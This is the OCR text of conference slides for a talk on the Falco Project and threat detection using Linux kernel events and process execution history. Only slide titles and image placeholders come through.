A Wind of Change for Threat Detection

Melissa Kilby
Services Security Engineering - Apple


Tuesday November 7, 2023 12:10pm - 12:45pm CST
(W375ab - Security Track)

The Falco Project


Artificial Intelligence is on fire

A work in progress ...


... detecting cyber attacks at scale




Linux Infrastructure Layer




Linux Security Monitoring - “Kernel Events Never Lie”




Historical Process Execution



Historical Process Execution




Historical Process Execution

